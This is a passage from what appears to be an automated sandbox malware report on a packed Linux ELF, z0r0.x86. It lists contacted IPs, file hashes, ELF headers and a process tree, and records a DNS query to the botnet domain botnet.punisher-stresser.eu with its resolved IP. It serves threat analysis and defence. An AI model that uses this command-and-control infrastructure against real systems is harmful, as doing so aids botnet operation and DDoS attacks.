| 128.1.181.203   | unknown | United States               |      | 21859  | ZNETUS                         | false     |
| 43.18.191.110   | unknown | Japan                       |      | 4249   | LILLY-ASUS                     | false     |
| 125.140.138.141 | unknown | Korea Republic of           |      | 4766   | KIXS-AS-KRKoreaTelecomKR       | false     |
| 65.72.176.168   | unknown | United States               |      | 3491   | BTN-ASNUS                      | false     |
| 96.119.45.83    | unknown | United States               |      | 33491  | COMCAST-33491US                | false     |
| 115.75.75.217   | unknown | Viet Nam                    |      | 7552   | VIETEL-AS-APViettelGroupVN     | false     |
| 156.158.50.81   | unknown | Tanzania United Republic of |      | 37133  | airtel-tz-asTZ                 | false     |
| 176.221.54.107  | unknown | Ukraine                     |      | 12779  | ITGATEIT                       | false     |
| 197.149.52.178  | unknown | Madagascar                  |      | 37054  | Telecom-MalagasyMG             | false     |
| 53.140.88.47    | unknown | Germany                     |      | 31399  | DAIMLER-ASITIGNGlobalNetworkDE | false     |
| 136.37.83.5     | unknown | United States               |      | 16591  | GOOGLE-FIBERUS                 | false     |
| 197.202.110.200 | unknown | Algeria                     |      | 36947  | ALGTEL-ASDZ                    | false     |
| 76.238.67.197   | unknown | United States               |      | 7018   | ATT-INTERNET4US                | false     |
| 193.68.97.197   | unknown | Bulgaria                    |      | 197997 | REGISTERBG                     | false     |
| 41.53.197.191   | unknown | South Africa                |      | 37168  | CELL-CZA                       | false     |

| IP              | Domain  | Country                     | Flag                                                                                | ASN    | ASN Name                                             | Malicious |
|-----------------|---------|-----------------------------|-------------------------------------------------------------------------------------|--------|------------------------------------------------------|-----------|
| 41.97.15.204    | unknown | Algeria                     |    | 36947  | ALGTEL-ASDZ                                          | false     |
| 84.200.222.104  | unknown | Germany                     |    | 31400  | ACCELERATED-ITDE                                     | false     |
| 156.83.202.20   | unknown | Netherlands                 |    | 1103   | SURFNET-NLSURFnetTheNetherlandsNL                    | false     |
| 173.225.253.187 | unknown | Jamaica                     |    | 33576  | DIG001JM                                             | false     |
| 176.180.120.167 | unknown | France                      |    | 5410   | BOUYGTEL-ISPFR                                       | false     |
| 197.217.236.111 | unknown | Angola                      |    | 11259  | ANGOLATELECOMAO                                      | false     |
| 4.81.105.214    | unknown | United States               |    | 3356   | LEVEL3US                                             | false     |
| 41.240.121.73   | unknown | Sudan                       |    | 36998  | SDN-MOBITELSD                                        | false     |
| 118.138.25.191  | unknown | Australia                   |    | 56132  | MONASHUNI-AU-AS-APMonashUniversityAU                 | false     |
| 41.69.166.104   | unknown | Egypt                       |    | 24835  | RAYA-ASEG                                            | false     |
| 49.52.78.43     | unknown | China                       |    | 4538   | ERX-CERNET-BKBChinaEducationandResearchNetworkCenter | false     |
| 41.188.184.69   | unknown | Tanzania United Republic of |    | 37084  | simbanet-tzTZ                                        | false     |
| 197.0.78.200    | unknown | Tunisia                     |    | 37705  | TOPNETTN                                             | false     |
| 41.108.83.63    | unknown | Algeria                     |    | 36947  | ALGTEL-ASDZ                                          | false     |
| 156.72.230.178  | unknown | United States               |    | 29975  | VODACOM-ZA                                           | false     |
| 197.73.219.49   | unknown | South Africa                |    | 16637  | MTNNS-ASZA                                           | false     |
| 90.47.216.176   | unknown | France                      |    | 3215   | FranceTelecom-OrangeFR                               | false     |
| 9.221.26.165    | unknown | United States               |    | 3356   | LEVEL3US                                             | false     |
| 156.56.101.208  | unknown | United States               |    | 87     | INDIANA-ASUS                                         | false     |
| 38.89.204.185   | unknown | United States               |    | 174    | COGENT-174US                                         | false     |
| 168.55.91.18    | unknown | United States               |    | 1761   | TDIR-CAPNETUS                                        | false     |
| 132.63.145.245  | unknown | United States               |   | 385    | AFCONC-BLOCK1-ASUS                                   | false     |
| 49.29.178.107   | unknown | Korea Republic of           |  | 4766   | KIXS-AS-KRKoreaTelecomKR                             | false     |
| 220.241.36.15   | unknown | Hong Kong                   |  | 4515   | ERX-STARHKTlimitedHK                                 | false     |
| 165.119.251.47  | unknown | United States               |  | 2650   | EOP_GATEKEEPERUS                                     | false     |
| 197.220.189.16  | unknown | Ghana                       |  | 37341  | GLOMOBILEGH                                          | false     |
| 222.111.11.164  | unknown | Korea Republic of           |  | 4766   | KIXS-AS-KRKoreaTelecomKR                             | false     |
| 76.17.80.137    | unknown | United States               |  | 7922   | COMCAST-7922US                                       | false     |
| 178.40.197.78   | unknown | Slovakia (SLOVAK Republic)  |  | 6855   | SK-TELEKOMSK                                         | false     |
| 156.182.145.25  | unknown | Egypt                       |  | 36992  | ETISALAT-MISREG                                      | false     |
| 96.212.9.184    | unknown | United States               |  | 7922   | COMCAST-7922US                                       | false     |
| 156.89.9.156    | unknown | United States               |  | 2386   | INS-ASUS                                             | false     |
| 41.143.204.140  | unknown | Morocco                     |  | 36903  | MT-MPLSMA                                            | false     |
| 122.141.255.42  | unknown | China                       |  | 4837   | CHINA169-BACKBONECHINAUNICOMChina169BackboneCN       | false     |
| 207.94.133.255  | unknown | United States               |  | 7029   | WINDSTREAMUS                                         | false     |
| 31.16.120.163   | unknown | Germany                     |  | 31334  | KABELDEUTSCHLAND-ASDE                                | false     |
| 68.215.154.109  | unknown | United States               |  | 6389   | BELLSOUTH-NET-BLKUS                                  | false     |
| 41.138.189.47   | unknown | Nigeria                     |  | 20598  | CYBERSPACE-ASAutonomousSystemnumberforCyberSpaceIL   | false     |
| 73.32.177.127   | unknown | United States               |  | 7922   | COMCAST-7922US                                       | false     |
| 156.208.176.31  | unknown | Egypt                       |  | 8452   | TE-ASTE-ASEG                                         | false     |
| 166.7.141.227   | unknown | United States               |  | 4152   | USDA-1US                                             | false     |
| 197.217.101.191 | unknown | Angola                      |  | 11259  | ANGOLATELECOMAO                                      | false     |
| 66.186.77.212   | unknown | Canada                      |  | 5690   | VIANET-NOCA                                          | false     |
| 76.170.239.11   | unknown | United States               |  | 20001  | TWC-20001-PACWESTUS                                  | false     |
| 41.127.111.254  | unknown | South Africa                |  | 16637  | MTNNS-ASZA                                           | false     |
| 156.58.162.97   | unknown | Austria                     |  | 199083 | MP-ASAT                                              | false     |
| 66.207.229.176  | unknown | United States               |  | 15153  | STARWIRELESS-15153US                                 | false     |
| 44.171.139.242  | unknown | United States               |  | 198785 | SEDMIODJEL-ASHR                                      | false     |
| 124.87.251.45   | unknown | Japan                       |  | 4713   | OCNNTTCommunicationsCorporationJP                    | false     |
| 62.172.94.176   | unknown | United Kingdom              |  | 5400   | BTGB                                                 | false     |

| IP              | Domain  | Country        | Flag                                                                                | ASN   | ASN Name                                                   | Malicious |
|-----------------|---------|----------------|-------------------------------------------------------------------------------------|-------|------------------------------------------------------------|-----------|
| 156.190.100.171 | unknown | Egypt          |    | 36992 | ETISALAT-MISREG                                            | false     |
| 18.146.208.68   | unknown | United States  |    | 16509 | AMAZON-02US                                                | false     |
| 84.185.121.95   | unknown | Germany        |    | 3320  | DTAGInternetServiceprovid<br>eroperationsDE                | false     |
| 106.13.224.214  | unknown | China          |    | 38365 | BAIDUBeijingBaiduNetcom<br>ScienceandTechnologyCoLtd       | false     |
| 206.10.80.221   | unknown | United States  |    | 5006  | VOYANTUS                                                   | false     |
| 197.96.225.179  | unknown | South Africa   |    | 3741  | ISZA                                                       | false     |
| 147.8.60.244    | unknown | Hong Kong      |    | 4528  | HKU-AS-<br>HKTheUniversityofHongKon<br>gHK                 | false     |
| 132.30.220.68   | unknown | United States  |    | 386   | AFCONC-BLOCK1-ASUS                                         | false     |
| 209.15.177.54   | unknown | Canada         |    | 11290 | CC-3272CA                                                  | false     |
| 41.123.62.217   | unknown | South Africa   |    | 16637 | MTNNS-ASZA                                                 | false     |
| 41.160.135.141  | unknown | South Africa   |    | 36937 | Neotel-ASZA                                                | false     |
| 179.192.226.37  | unknown | Brazil         |    | 7738  | TelemarNorteLesteSABR                                      | false     |
| 4.90.40.253     | unknown | United States  |    | 3356  | LEVEL3US                                                   | false     |
| 172.114.72.193  | unknown | United States  |    | 20001 | TWC-20001-PACWESTUS                                        | false     |
| 181.43.42.92    | unknown | Chile          |    | 6471  | ENTELCHILESACL                                             | false     |
| 126.109.252.246 | unknown | Japan          |    | 17676 | GIGAINFRASoftbankBBCor<br>pJP                              | false     |
| 221.213.77.169  | unknown | China          |    | 4837  | CHINA169-<br>BACKBONECHINAUNICO<br>MChina169BackboneCN     | false     |
| 190.20.147.200  | unknown | Chile          |    | 7418  | TELEFONICACHILESACL                                        | false     |
| 8.32.64.58      | unknown | United States  |    | 3356  | LEVEL3US                                                   | false     |
| 122.71.101.88   | unknown | China          |    | 24138 | CTTNETChinaTieTongTele<br>communicationsCorporation<br>CN  | false     |
| 4.251.198.187   | unknown | United States  |    | 3356  | LEVEL3US                                                   | false     |
| 50.70.203.81    | unknown | Canada         |    | 6327  | SHAWCA                                                     | false     |
| 14.116.97.206   | unknown | China          |    | 4134  | CHINANET-<br>BACKBONENo31Jin-<br>rongStreetCN              | false     |
| 156.141.177.84  | unknown | United States  |  | 29975 | VODACOM-ZA                                                 | false     |
| 203.190.131.47  | unknown | India          |  | 9430  | STPI-<br>NOIDASoftwareTechnology<br>ParksofIndiaBlock-IVIN | false     |
| 191.181.205.151 | unknown | Brazil         |  | 28573 | CLAROSABR                                                  | false     |
| 197.173.74.81   | unknown | South Africa   |  | 37168 | CELL-CZA                                                   | false     |
| 168.169.255.193 | unknown | United States  |  | 25935 | WNYRIC-NETUS                                               | false     |
| 156.48.59.165   | unknown | United Kingdom |  | 29975 | VODACOM-ZA                                                 | false     |
| 132.164.250.209 | unknown | Reserved       |  | 6360  | UNIVHAWAIIUS                                               | false     |

## Joe Sandbox View / Context

### IPs

 No context

### Domains

 No context

### ASNs

 No context

### JA3 Fingerprints

 No context

| Dropped Files                                                                                | — |
|----------------------------------------------------------------------------------------------|---|
|  No context |   |

| Created / dropped Files                     | — |
|---------------------------------------------|---|
| /var/cache/man/5220                         | ▼ |
| /var/cache/man/cs/5220                      | ▼ |
| /var/cache/man/cs/index.db.PJqWEW           | ▼ |
| /var/cache/man/da/5220                      | ▼ |
| /var/cache/man/da/index.db.YsUJSV           | ▼ |
| /var/cache/man/de/5220                      | ▼ |
| /var/cache/man/de/index.db.0nTKwU           | ▼ |
| /var/cache/man/es/5220                      | ▼ |
| /var/cache/man/es/index.db.bMpfST           | ▼ |
| /var/cache/man/fi/5220                      | ▼ |
| /var/cache/man/fi/index.db.BZXkKV           | ▼ |
| /var/cache/man/fr.ISO8859-1/5220            | ▼ |
| /var/cache/man/fr.ISO8859-1/index.db.pcsQIU | ▼ |
| /var/cache/man/fr.UTF-8/5220                | ▼ |
| /var/cache/man/fr.UTF-8/index.db.wwboAS     | ▼ |
| /var/cache/man/fr/5220                      | ▼ |
| /var/cache/man/fr/index.db.cjnjXU           | ▼ |
| /var/cache/man/hu/5220                      | ▼ |
| /var/cache/man/hu/index.db.7jZNmV           | ▼ |
| /var/cache/man/id/5220                      | ▼ |
| /var/cache/man/id/index.db.u9AwOU           | ▼ |
| /var/cache/man/index.db.3RbErS              | ▼ |
| /var/cache/man/it/5220                      | ▼ |
| /var/cache/man/it/index.db.iw6zxT           | ▼ |
| /var/cache/man/ja/5220                      | ▼ |
| /var/cache/man/ja/index.db.nSXPhU           | ▼ |
| /var/cache/man/ko/5220                      | ▼ |
| /var/cache/man/ko/index.db.JlzmMW           | ▼ |

|                                      |   |
|--------------------------------------|---|
| /var/cache/man/nl/5220               | ▼ |
| /var/cache/man/nl/index.db.uEYHmT    | ▼ |
| /var/cache/man/pl/5220               | ▼ |
| /var/cache/man/pl/index.db.15VDtW    | ▼ |
| /var/cache/man/pt/5220               | ▼ |
| /var/cache/man/pt/index.db.AJv2IV    | ▼ |
| /var/cache/man/pt_BR/5220            | ▼ |
| /var/cache/man/pt_BR/index.db.tktNdV | ▼ |
| /var/cache/man/ru/5220               | ▼ |
| /var/cache/man/ru/index.db.c5YTAS    | ▼ |
| /var/cache/man/sl/5220               | ▼ |
| /var/cache/man/sl/index.db.7NCiLU    | ▼ |
| /var/cache/man/sr/5220               | ▼ |
| /var/cache/man/sr/index.db.rjgwoT    | ▼ |
| /var/cache/man/sv/5220               | ▼ |
| /var/cache/man/sv/index.db.dGjIIV    | ▼ |
| /var/cache/man/tr/5220               | ▼ |
| /var/cache/man/tr/index.db.PCmHrT    | ▼ |
| /var/cache/man/zh_CN/5220            | ▼ |
| /var/cache/man/zh_CN/index.db.7wRfIU | ▼ |
| /var/cache/man/zh_TW/5220            | ▼ |
| /var/cache/man/zh_TW/index.db.MHFjDS | ▼ |
| /var/cache/motd-news                 | ▼ |
| /var/lib/logrotate/status.tmp        | ▼ |
| /var/log/cups/access_log.1.gz        | ▼ |
| /var/log/syslog.1.gz                 | ▼ |

|                         |                                                                                                                                                                                         |   |
|-------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---|
| <b>Static File Info</b> |                                                                                                                                                                                         | — |
| <b>General</b>          |                                                                                                                                                                                         | — |
| File type:              | ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripped                                                                                              |   |
| Entropy (8bit):         | 7.877731360902007                                                                                                                                                                       |   |
| TrID:                   | <ul style="list-style-type: none"> <li>• ELF Executable and Linkable format (Linux) (4029/14) 50.16%</li> <li>• ELF Executable and Linkable format (generic) (4004/1) 49.84%</li> </ul> |   |
| File name:              | z0r0.x86                                                                                                                                                                                |   |
| File size:              | 31336                                                                                                                                                                                   |   |

|                       |                                                                                                                                        |
|-----------------------|----------------------------------------------------------------------------------------------------------------------------------------|
| MD5:                  | fa4a347c55a6a848e983905a97c543fc                                                                                                       |
| SHA1:                 | 8e45ccab0b7a7fc634e907d73695ddf7318161f6                                                                                               |
| SHA256:               | 398d3fac4ae377a2806e21197f1012e22d808a3008ac579cc5fd21b97167c403                                                                       |
| SHA512:               | 36beae2e450a94f32d12ef78d793194dd14d8c6130604413b458039f7350b48aa59120afc3192b05fdd8698e4823f02d0cbe7ec6f502161ddddd6d473c7ad6581      |
| SSDEEP:               | 768:Wq3yJi2rg98FdmvPyQw7NA1kcEfot0VV1AjT/jKcQkTKLa0fsHBzK8:tiFdmvPgAGcEfotEPaJt/jX2LLsHZL                                              |
| File Content Preview: | .ELF.....4.....4. ...{(....._y._y.....@.....Q.td.....H...UPX!.....\.....?d..ELF.....d....`..4.... .(....6...-#. ....).~.. ..@{.d..@... |

| Static ELF Info            |                               |
|----------------------------|-------------------------------|
| ELF header                 |                               |
| Class:                     | ELF32                         |
| Data:                      | 2's complement, little endian |
| Version:                   | 1 (current)                   |
| Machine:                   | Intel 80386                   |
| Version Number:            | 0x1                           |
| Type:                      | EXEC (Executable file)        |
| OS/ABI:                    | UNIX - Linux                  |
| ABI Version:               | 0                             |
| Entry Point Address:       | 0x804f0c0                     |
| Flags:                     | 0x0                           |
| ELF Header Size:           | 52                            |
| Program Header Offset:     | 52                            |
| Program Header Size:       | 32                            |
| Number of Program Headers: | 3                             |
| Section Header Offset:     | 0                             |
| Section Header Size:       | 40                            |
| Number of Section Headers: | 0                             |
| Header String Table Index: | 0                             |

| Program Segments |        |                 |                  |           |             |         |       |                   |        |                  |                  |
|------------------|--------|-----------------|------------------|-----------|-------------|---------|-------|-------------------|--------|------------------|------------------|
| Type             | Offset | Virtual Address | Physical Address | File Size | Memory Size | Entropy | Flags | Flags Description | Align  | Prog Interpreter | Section Mappings |
| LOAD             | 0x0    | 0x8048000       | 0x8048000        | 0x795f    | 0x795f      | 4.5815  | 0x5   | R E               | 0x1000 |                  |                  |
| LOAD             | 0x0    | 0x8050000       | 0x8050000        | 0x0       | 0x8940      | 0.0000  | 0x6   | RW                | 0x1000 |                  |                  |
| GNU_STACK        | 0x0    | 0x0             | 0x0              | 0x0       | 0x0         | 0.0000  | 0x6   | RW                | 0x4    |                  |                  |

| Network Behavior                    |  |              |         |          |                    |                             |                |             |
|-------------------------------------|--|--------------|---------|----------|--------------------|-----------------------------|----------------|-------------|
| TCP Packets                         |  |              |         |          |                    |                             |                |             |
| DNS Queries                         |  |              |         |          |                    |                             |                |             |
| Timestamp                           |  | Source IP    | Dest IP | Trans ID | OP Code            | Name                        | Type           | Class       |
| Jan 29, 2022 00:19:00.934423923 CET |  | 192.168.2.23 | 8.8.8.8 | 0x1ffe   | Standard query (0) | botnet.punisher-stresser.eu | A (IP address) | IN (0x0001) |
| Jan 29, 2022 00:19:05.938937902 CET |  | 192.168.2.23 | 8.8.8.8 | 0x1ffe   | Standard query (0) | botnet.punisher-stresser.eu | A (IP address) | IN (0x0001) |

| DNS Answers                         |           |              |          |              |                             |       |             |                |             |
|-------------------------------------|-----------|--------------|----------|--------------|-----------------------------|-------|-------------|----------------|-------------|
| Timestamp                           | Source IP | Dest IP      | Trans ID | Reply Code   | Name                        | CName | Address     | Type           | Class       |
| Jan 29, 2022 00:19:05.974047899 CET | 8.8.8.8   | 192.168.2.23 | 0x1ffe   | No error (0) | botnet.punisher-stresser.eu |       | 78.47.58.57 | A (IP address) | IN (0x0001) |

| HTTP Request Dependency Graph                                |  |
|--------------------------------------------------------------|--|
| <ul style="list-style-type: none"><li>127.0.0.1:80</li></ul> |  |

# System Behavior

|                                                       |                                  |   |
|-------------------------------------------------------|----------------------------------|---|
| Analysis Process: systemd    PID: 5178, Parent PID: 1 |                                  | — |
| General                                               |                                  | — |
| Start time:                                           | 00:18:44                         |   |
| Start date:                                           | 29/01/2022                       |   |
| Path:                                                 | /usr/lib/systemd/systemd         |   |
| Arguments:                                            | n/a                              |   |
| File size:                                            | 1620224 bytes                    |   |
| MD5 hash:                                             | 9b2bec7092a40488108543f9334aab75 |   |

|                                                         |                                         |   |
|---------------------------------------------------------|-----------------------------------------|---|
| Analysis Process: logrotate    PID: 5178, Parent PID: 1 |                                         | — |
| General                                                 |                                         | — |
| Start time:                                             | 00:18:44                                |   |
| Start date:                                             | 29/01/2022                              |   |
| Path:                                                   | /usr/sbin/logrotate                     |   |
| Arguments:                                              | /usr/sbin/logrotate /etc/logrotate.conf |   |
| File size:                                              | 84056 bytes                             |   |
| MD5 hash:                                               | ff9f6831debb63e53a31ff8057143af6        |   |

|                        |  |   |
|------------------------|--|---|
| File Activities        |  | — |
| File Deleted           |  | ▼ |
| File Read              |  | ▼ |
| File Written           |  | ▼ |
| File Moved             |  | ▼ |
| Owner / Group Modified |  | ▼ |
| Permission Modified    |  | ▼ |

|                                                            |                                  |   |
|------------------------------------------------------------|----------------------------------|---|
| Analysis Process: logrotate    PID: 5221, Parent PID: 5178 |                                  | — |
| General                                                    |                                  | — |
| Start time:                                                | 00:18:44                         |   |
| Start date:                                                | 29/01/2022                       |   |
| Path:                                                      | /usr/sbin/logrotate              |   |
| Arguments:                                                 | n/a                              |   |
| File size:                                                 | 84056 bytes                      |   |
| MD5 hash:                                                  | ff9f6831debb63e53a31ff8057143af6 |   |

|                                                       |                                  |   |
|-------------------------------------------------------|----------------------------------|---|
| Analysis Process: gzip    PID: 5221, Parent PID: 5178 |                                  | — |
| General                                               |                                  | — |
| Start time:                                           | 00:18:44                         |   |
| Start date:                                           | 29/01/2022                       |   |
| Path:                                                 | /bin/gzip                        |   |
| Arguments:                                            | /bin/gzip                        |   |
| File size:                                            | 97496 bytes                      |   |
| MD5 hash:                                             | beef4e1f54ec90564d2acd57c0b0c897 |   |

|                 |  |   |
|-----------------|--|---|
| File Activities |  | — |
| File Read       |  | ▼ |
| File Written    |  | ▼ |

|                                                            |  |   |
|------------------------------------------------------------|--|---|
| Analysis Process: logrotate    PID: 5222, Parent PID: 5178 |  | — |
| General                                                    |  | — |



|            |                                  |
|------------|----------------------------------|
| Arguments: | /sbin/runlevel                   |
| File size: | 996584 bytes                     |
| MD5 hash:  | 4deddfb6741481f68aeac522cc26ff4b |

## File Activities

### File Read

## Analysis Process: invoke-rc.d PID: 5226, Parent PID: 5224

### General

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:18:45                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/sbin/invoke-rc.d            |
| Arguments:  | n/a                              |
| File size:  | 129816 bytes                     |
| MD5 hash:   | 1e6b1c887c59a315edb7eb9a315fc84c |

## Analysis Process: systemctl PID: 5226, Parent PID: 5224

### General

|             |                                           |
|-------------|-------------------------------------------|
| Start time: | 00:18:45                                  |
| Start date: | 29/01/2022                                |
| Path:       | /usr/bin/systemctl                        |
| Arguments:  | systemctl --quiet is-enabled cups.service |
| File size:  | 996584 bytes                              |
| MD5 hash:   | 4deddfb6741481f68aeac522cc26ff4b          |

## File Activities

### File Read

## Analysis Process: invoke-rc.d PID: 5227, Parent PID: 5224

### General

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:18:46                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/sbin/invoke-rc.d            |
| Arguments:  | n/a                              |
| File size:  | 129816 bytes                     |
| MD5 hash:   | 1e6b1c887c59a315edb7eb9a315fc84c |

## Analysis Process: ls PID: 5227, Parent PID: 5224

### General

|             |                                     |
|-------------|-------------------------------------|
| Start time: | 00:18:46                            |
| Start date: | 29/01/2022                          |
| Path:       | /usr/bin/ls                         |
| Arguments:  | ls /etc/rc[S2345].d/S[0-9][0-9]cups |
| File size:  | 142144 bytes                        |
| MD5 hash:   | e7793f15c2ff7e747b4bc7079f5cd4f7    |

## File Activities

### File Read

## Analysis Process: invoke-rc.d PID: 5228, Parent PID: 5224

### General

|             |                       |
|-------------|-----------------------|
| Start time: | 00:18:46              |
| Start date: | 29/01/2022            |
| Path:       | /usr/sbin/invoke-rc.d |
| Arguments:  | n/a                   |

|            |                                  |
|------------|----------------------------------|
| File size: | 129816 bytes                     |
| MD5 hash:  | 1e6b1c887c59a315edb7eb9a315fc84c |

## Analysis Process: systemctl PID: 5228, Parent PID: 5224

### General

|             |                                          |
|-------------|------------------------------------------|
| Start time: | 00:18:46                                 |
| Start date: | 29/01/2022                               |
| Path:       | /usr/bin/systemctl                       |
| Arguments:  | systemctl --quiet is-active cups.service |
| File size:  | 996584 bytes                             |
| MD5 hash:   | 4deddfb6741481f68aeac522cc26ff4b         |

## File Activities

### File Read

## Analysis Process: logrotate PID: 5231, Parent PID: 5178

### General

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:18:47                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/sbin/logrotate              |
| Arguments:  | n/a                              |
| File size:  | 84056 bytes                      |
| MD5 hash:   | ff9f6831debb63e53a31ff8057143af6 |

## Analysis Process: gzip PID: 5231, Parent PID: 5178

### General

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:18:47                         |
| Start date: | 29/01/2022                       |
| Path:       | /bin/gzip                        |
| Arguments:  | /bin/gzip                        |
| File size:  | 97496 bytes                      |
| MD5 hash:   | beef4e1f54ec90564d2acd57c0b0c897 |

## File Activities

### File Read

### File Written

## Analysis Process: logrotate PID: 5232, Parent PID: 5178

### General

|             |                                  |
|-------------|----------------------------------|
| Start time: | 00:18:47                         |
| Start date: | 29/01/2022                       |
| Path:       | /usr/sbin/logrotate              |
| Arguments:  | n/a                              |
| File size:  | 84056 bytes                      |
| MD5 hash:   | ff9f6831debb63e53a31ff8057143af6 |

## Analysis Process: sh PID: 5232, Parent PID: 5178

### General

|             |                                                                        |
|-------------|------------------------------------------------------------------------|
| Start time: | 00:18:47                                                               |
| Start date: | 29/01/2022                                                             |
| Path:       | /bin/sh                                                                |
| Arguments:  | sh -c /usr/lib/rsyslog/rsyslog-rotate logrotate_script /var/log/syslog |
| File size:  | 129816 bytes                                                           |
| MD5 hash:   | 1e6b1c887c59a315edb7eb9a315fc84c                                       |

|                                                         |                                  |   |
|---------------------------------------------------------|----------------------------------|---|
| <b>File Activities</b>                                  |                                  | — |
| <b>File Read</b>                                        |                                  | ▼ |
| <b>Analysis Process: sh</b> PID: 5233, Parent PID: 5232 |                                  |   |
| <b>General</b>                                          |                                  |   |
| Start time:                                             | 00:18:47                         |   |
| Start date:                                             | 29/01/2022                       |   |
| Path:                                                   | /bin/sh                          |   |
| Arguments:                                              | n/a                              |   |
| File size:                                              | 129816 bytes                     |   |
| MD5 hash:                                               | 1e6b1c887c59a315edb7eb9a315fc84c |   |

|                                                                     |                                  |  |
|---------------------------------------------------------------------|----------------------------------|--|
| <b>Analysis Process: rsyslog-rotate</b> PID: 5233, Parent PID: 5232 |                                  |  |
| <b>General</b>                                                      |                                  |  |
| Start time:                                                         | 00:18:47                         |  |
| Start date:                                                         | 29/01/2022                       |  |
| Path:                                                               | /usr/lib/rsyslog/rsyslog-rotate  |  |
| Arguments:                                                          | /usr/lib/rsyslog/rsyslog-rotate  |  |
| File size:                                                          | 129816 bytes                     |  |
| MD5 hash:                                                           | 1e6b1c887c59a315edb7eb9a315fc84c |  |

|                                                                     |                                  |   |
|---------------------------------------------------------------------|----------------------------------|---|
| <b>File Activities</b>                                              |                                  | — |
| <b>File Read</b>                                                    |                                  | ▼ |
| <b>Analysis Process: rsyslog-rotate</b> PID: 5234, Parent PID: 5233 |                                  |   |
| <b>General</b>                                                      |                                  |   |
| Start time:                                                         | 00:18:47                         |   |
| Start date:                                                         | 29/01/2022                       |   |
| Path:                                                               | /usr/lib/rsyslog/rsyslog-rotate  |   |
| Arguments:                                                          | n/a                              |   |
| File size:                                                          | 129816 bytes                     |   |
| MD5 hash:                                                           | 1e6b1c887c59a315edb7eb9a315fc84c |   |

|                                                                |                                       |  |
|----------------------------------------------------------------|---------------------------------------|--|
| <b>Analysis Process: systemctl</b> PID: 5234, Parent PID: 5233 |                                       |  |
| <b>General</b>                                                 |                                       |  |
| Start time:                                                    | 00:18:47                              |  |
| Start date:                                                    | 29/01/2022                            |  |
| Path:                                                          | /usr/bin/systemctl                    |  |
| Arguments:                                                     | systemctl kill -s HUP rsyslog.service |  |
| File size:                                                     | 996584 bytes                          |  |
| MD5 hash:                                                      | 4deddfb6741481f68aeac522cc26ff4b      |  |

|                                                           |                                  |   |
|-----------------------------------------------------------|----------------------------------|---|
| <b>File Activities</b>                                    |                                  | — |
| <b>File Read</b>                                          |                                  | ▼ |
| <b>Analysis Process: systemd</b> PID: 5179, Parent PID: 1 |                                  |   |
| <b>General</b>                                            |                                  |   |
| Start time:                                               | 00:18:44                         |   |
| Start date:                                               | 29/01/2022                       |   |
| Path:                                                     | /usr/lib/systemd/systemd         |   |
| Arguments:                                                | n/a                              |   |
| File size:                                                | 1620224 bytes                    |   |
| MD5 hash:                                                 | 9b2bec7092a40488108543f9334aab75 |   |

| Analysis Process: install PID: 5179, Parent PID: 1 |                                                          | — |
|----------------------------------------------------|----------------------------------------------------------|---|
| General                                            |                                                          | — |
| Start time:                                        | 00:18:44                                                 |   |
| Start date:                                        | 29/01/2022                                               |   |
| Path:                                              | /usr/bin/install                                         |   |
| Arguments:                                         | /usr/bin/install -d -o man -g man -m 0755 /var/cache/man |   |
| File size:                                         | 158112 bytes                                             |   |
| MD5 hash:                                          | 55e2520049dc6a62e8c94732e36cdd54                         |   |

| File Activities |  | — |
|-----------------|--|---|
| File Read       |  | ▼ |

| Analysis Process: systemd PID: 5186, Parent PID: 1 |                                  | — |
|----------------------------------------------------|----------------------------------|---|
| General                                            |                                  | — |
| Start time:                                        | 00:18:44                         |   |
| Start date:                                        | 29/01/2022                       |   |
| Path:                                              | /usr/lib/systemd/systemd         |   |
| Arguments:                                         | n/a                              |   |
| File size:                                         | 1620224 bytes                    |   |
| MD5 hash:                                          | 9b2bec7092a40488108543f9334aab75 |   |

| Analysis Process: find PID: 5186, Parent PID: 1 |                                                                   | — |
|-------------------------------------------------|-------------------------------------------------------------------|---|
| General                                         |                                                                   | — |
| Start time:                                     | 00:18:44                                                          |   |
| Start date:                                     | 29/01/2022                                                        |   |
| Path:                                           | /usr/bin/find                                                     |   |
| Arguments:                                      | /usr/bin/find /var/cache/man -type f -name *.gz -atime +6 -delete |   |
| File size:                                      | 320160 bytes                                                      |   |
| MD5 hash:                                       | b68ef002f84cc54dd472238ba7df80ab                                  |   |

| File Activities |  | — |
|-----------------|--|---|
| File Read       |  | ▼ |

| Analysis Process: systemd PID: 5220, Parent PID: 1 |                                  | — |
|----------------------------------------------------|----------------------------------|---|
| General                                            |                                  | — |
| Start time:                                        | 00:18:44                         |   |
| Start date:                                        | 29/01/2022                       |   |
| Path:                                              | /usr/lib/systemd/systemd         |   |
| Arguments:                                         | n/a                              |   |
| File size:                                         | 1620224 bytes                    |   |
| MD5 hash:                                          | 9b2bec7092a40488108543f9334aab75 |   |

| Analysis Process: mandb PID: 5220, Parent PID: 1 |                                  | — |
|--------------------------------------------------|----------------------------------|---|
| General                                          |                                  | — |
| Start time:                                      | 00:18:44                         |   |
| Start date:                                      | 29/01/2022                       |   |
| Path:                                            | /usr/bin/mandb                   |   |
| Arguments:                                       | /usr/bin/mandb --quiet           |   |
| File size:                                       | 142432 bytes                     |   |
| MD5 hash:                                        | 1dda5ea0027ecf1c2db0f5a3de7e6941 |   |

| File Activities |  | — |
|-----------------|--|---|
| File Deleted    |  | ▼ |
| File Read       |  | ▼ |

|                        |   |
|------------------------|---|
| File Written           | ▼ |
| File Moved             | ▼ |
| Directory Enumerated   | ▼ |
| Owner / Group Modified | ▼ |
| Permission Modified    | ▼ |

Analysis Process: dash    PID: 5278, Parent PID: 4331

—

|             |                                  |   |
|-------------|----------------------------------|---|
| General     |                                  | — |
| Start time: | 00:18:56                         |   |
| Start date: | 29/01/2022                       |   |
| Path:       | /usr/bin/dash                    |   |
| Arguments:  | n/a                              |   |
| File size:  | 129816 bytes                     |   |
| MD5 hash:   | 1e6b1c887c59a315edb7eb9a315fc84c |   |

Analysis Process: cat    PID: 5278, Parent PID: 4331

—

|             |                                  |   |
|-------------|----------------------------------|---|
| General     |                                  | — |
| Start time: | 00:18:56                         |   |
| Start date: | 29/01/2022                       |   |
